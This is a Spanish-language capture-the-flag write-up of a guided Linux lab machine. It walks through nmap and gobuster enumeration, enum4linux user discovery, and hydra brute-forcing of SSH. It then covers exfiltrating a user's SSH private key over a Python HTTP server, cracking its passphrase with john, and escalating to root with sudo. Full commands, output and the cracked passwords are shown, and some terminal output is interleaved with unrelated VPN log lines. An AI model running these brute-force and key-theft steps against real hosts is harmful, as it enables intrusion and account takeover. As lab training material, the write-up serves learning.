

La máquina de hoy es otro que es formato guiado, yo por aquí solo voy a realizar la parte donde hackeo la máquina

Ping inicial de reconocimiento, nos enfrentamos a un potencial LINUX

```
(jouker@joukerm)-[~]
$ ping 10.10.107.17
PING 10.10.107.17 (10.10.107.17) 56(84) bytes of data.
64 bytes from 10.10.107.17: icmp_seq=1 ttl=63 time=66.9 ms
64 bytes from 10.10.107.17: icmp_seq=2 ttl=63 time=66.3 ms
64 bytes from 10.10.107.17: icmp_seq=3 ttl=63 time=159 ms
64 bytes from 10.10.107.17: icmp_seq=4 ttl=63 time=65.6 ms
^C
— 10.10.107.17 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 65.619/89.364/158.577/39.962 ms

(jouker@joukerm)-[~]
$
```

NMAP con los siguientes puertos abiertos:


```
(jouker@joukerm)-[~]
$ sudo nmap -p- -n -T5 -Pn -sV -sC -vvv 10.10.107.17 -oN target.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-10 11:17 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:17
Completed NSE at 11:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:17
Completed NSE at 11:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:17
Completed NSE at 11:17, 0.00s elapsed
Initiating SYN Stealth Scan at 11:17
Scanning 10.10.107.17 [65535 ports]
Discovered open port 8080/tcp on 10.10.107.17
Discovered open port 139/tcp on 10.10.107.17
Discovered open port 22/tcp on 10.10.107.17
Discovered open port 80/tcp on 10.10.107.17
Discovered open port 445/tcp on 10.10.107.17
Increasing send delay for 10.10.107.17 from 0 to 5 due to 411 out of 1027 dro
```

whatweb:

```
rtt min/avg/max/mdev = 65.619/89.364/158.577/39.962 ms
(jouker@joukerm)-[~]
$ whatweb 10.10.107.17
http://10.10.107.17 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.107.17]
```

Al parecer tenemos 2 webs:

```
[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.107.17]
(jouker@joukerm)-[~]
$ whatweb 10.10.107.17:8080
http://10.10.107.17:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.107.17], Title[Apache Tomcat/9.0.7]
(jouker@joukerm)-[~]
$ nc 10.10.107.17 8080
Apache Tomcat/9.0.7
```



Undergoing maintenance

Please check back later

Con gobuster podemos listar esta página development que contiene 2 archivos.

10.10.107.17/development/

Index of /development

Name	Last modified	Size	Description
Parent Directory	-		
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.107.17 Port 80

```
jouker@joukerm: ~  
Archivo Acciones Editar Vista Ayuda  
Finished  
  
[jouker@joukerm]~  
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.107.17 -x php  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.10.107.17  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: php  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/development (Status: 301) [Size: 318] [→ http://10.10.107.17/development/]  
Progress: 5170 / 441122 (1.17%)^C  
[!] Keyboard interrupt detected, terminating.  
Progress: 5207 / 441122 (1.18%)
```

10.10.107.17/development/dev.txt

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J

Al parecer el tal J tiene un password débil que hay que crackear, creo que tal y como pintan los textos hay que vulnerarlos a traves de SMB.

For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

-K

Con la herramienta Enum4linux obtenemos los 2 usuarios de los que hablabamos antes:

```
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
2025-02-10 12:36:02 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon_username '',
2025-02-10 12:36:02 PUSH: Received control message: PUSH_REPLY,route 10.10.0.0 255.255.0.0,route
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
2025-02-10 12:36:02 OPTIONS IMPORT: route options modified
[+] Enumerating users using SID S-1-22-1 and logon_username '',password ''
2025-02-10 12:36:02 net_route_v4_best_gw query: dst 0.0.0.0
S-1-22-1-1000 Unix User\kay (Local User) result: via 10.0.2.2 dev eth0
S-1-22-1-1001 Unix User\jan (Local User) .2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:c1:33:2d
2025-02-10 12:36:02 TUN/TAP device tun0 opened
===== ( Getting printer info for 10.10.99.98 ) =====
2025-02-10 12:36:02 net_iface_up: set tun0 up
No printers returned.net_addr_v4_add: 10.8.28.60/16 dev tun0
2025-02-10 12:36:02 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
2025-02-10 12:36:02 net_route_v4_add: 10.101.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
enum4linux complete on Mon Feb 10 12:41:52 2025 /16 via 10.8.0.1 dev [NULL] table 0 metric 1000
2025-02-10 12:36:02 Initialization Sequence Completed
2025-02-10 12:36:02 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 228, compression
(jouker@joukerm)-[~]rs: ping 5, ping-restart 120
$ █
```

Hacemos bruteforce con crackmapexec y vemos como la password es 123456: (NO ES)

```
No printers returned.

enum4linux complete on Mon Feb 10 12:41:52 2025

(jouker@joukerm)-[~]
$ sudo crackmapexec smb 10.10.107.17 -u 'jan' -p '/usr/share/wordlists/rockyou.txt'
[sudo] contraseña para jouker:

(jouker@joukerm)-[~]
$ sudo crackmapexec smb 10.10.99.98 -u 'jan' -p '/usr/share/wordlists/rockyou.txt'
SMB      10.10.99.98      445      BASIC2      [*] Windows 6.1 (name:BASIC2) (domain:) (signing:False) (SMBv1:True)
SMB      10.10.99.98      445      BASIC2      [+] \jan:123456

(jouker@joukerm)-[~]
```

Antes había visto una carpeta de anonymous, al parecer cuando accedes tambien te facilitan los nombres de usuarios

```

hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-10 12:57:47

(jouker@joukerm) [~]
$ smbclient //10.10.99.98/anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.
D            0   Thu Apr 19 19:31:20 2018
D            0   Thu Apr 19 19:13:06 2018
staff.txt    N      173   Thu Apr 19 19:29:55 2018

14318640 blocks of size 1024. 11091936 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0,6 KiloBytes/sec) (average 0,6 KiloBytes/s)
smb: \> exit

(jouker@joukerm) [~]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay

(jouker@joukerm) [~]
$

```

Hay que hacer pensamiento lateral, en vez de intentar vulnerar las credenciales de SMB hay que vulnerar las credenciales de SSH:

```

[*] Closed 1 connections

(jouker@joukerm) [~]
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.99.98/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-10 13:12:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to redu
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896
[DATA] attacking ssh://10.10.99.98:22/
[STATUS] 348.00 tries/min, 348 tries in 00:01h, 14344053 to do in 686:59h, 14 active
[22][ssh] host: 10.10.99.98 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-10 13:14:37

(jouker@joukerm) [~]

```

Donde, ahora si, si que tenemos acceso.

Creación de servidor de python1 con SimpleHTTPserver 8087, donde nos descargaremos la id_rsa de kay, acordarse de poner chmod 600

Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Directory listing for /

- authorized_keys
- id_rsa
- id_rsa.pub

id_rsa

Completed — 3.2 KB

rockyou.txt

Completed — 133 MB

Show all downloads

```

jouker@joukerm: ~
Archivo Acciones Editar Vista Ayuda
Press Enter to continue

jan@basic2:/home/kay/.ssh$ python
Python 2.7.12 (default, Dec 4 2017, 14:50:18)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license()" for more information.
>>>
KeyboardInterrupt
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>>
jan@basic2:/home/kay/.ssh$ which python
No command 'which' found, did you mean:
  Command 'hitch' from package 'hitch' (universe)
  Command 'watch' from package 'procps' (main)
which: command not found
jan@basic2:/home/kay/.ssh$ which python
/usr/bin/python
jan@basic2:/home/kay/.ssh$ python -m http.server 8087
/usr/bin/python: No module named http
jan@basic2:/home/kay/.ssh$ python -m SimpleHTTPServer 8087
Serving HTTP on 0.0.0.0 port 8087 ...
10.8.28.60 - - [10/Feb/2025 07:26:26] "GET / HTTP/1.1" 200 -
10.8.28.60 - - [10/Feb/2025 07:26:26] code 404, message File not found
10.8.28.60 - - [10/Feb/2025 07:26:26] "GET /favicon.ico HTTP/1.1" 404 -
10.8.28.60 - - [10/Feb/2025 07:26:28] "GET /id_rsa HTTP/1.1" 200 -

```

```

$
(jouker@joukerm)-[~/Descargas]
$ ssh -i id_rsa kay@10.10.99.98
Enter passphrase for key 'id_rsa':
(jouker@joukerm)-[~/Descargas]
$ ssh2john id_rsa > hash.txt
(jouker@joukerm)-[~/Descargas]
$ cat hash.txt
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2
4676de801a2712ef86e499d5cad1af838d19402729c4718
3d772704741e305194ee7813ec99he3ced17455644ce550

```

```

479fa498f148924796d6d616218ec2a5fa0949def8542dc9b75fd95b75c26fbe91ef9b06e61e9
0e0df20bb973f33471dab5e87f4c1f0a5d8a7f4e653a8edb337116fa6e5ed858
(jouker@joukerm)-[~/Descargas]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded h
ashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:00 DONE (2025-02-10 13:33) 11.11g/s 919200p/s 919200c/s 919200C/s
betzabeth.. beba21
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(jouker@joukerm)-[~/Descargas]
$

```

Al entrar con el ID_RSA y poner la passphrase que nos pide, podemos entrar por ssh.

```
name of the other user you found (all lower case):
(jouker@joukerm)-[~/Descargas]
$ ssh -i id_rsa kay@10.10.99.98
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Al final no fue tan difícil como parecía en primer lugar, solo que el lió con el SMB y el SSH con el bruteforce ha hecho perder bastante el tiempo

```
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls -l
total 4
-rw----- 1 kay kay 57 Apr 23  2018 pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo su -
[sudo] password for kay:
root@basic2:~#
```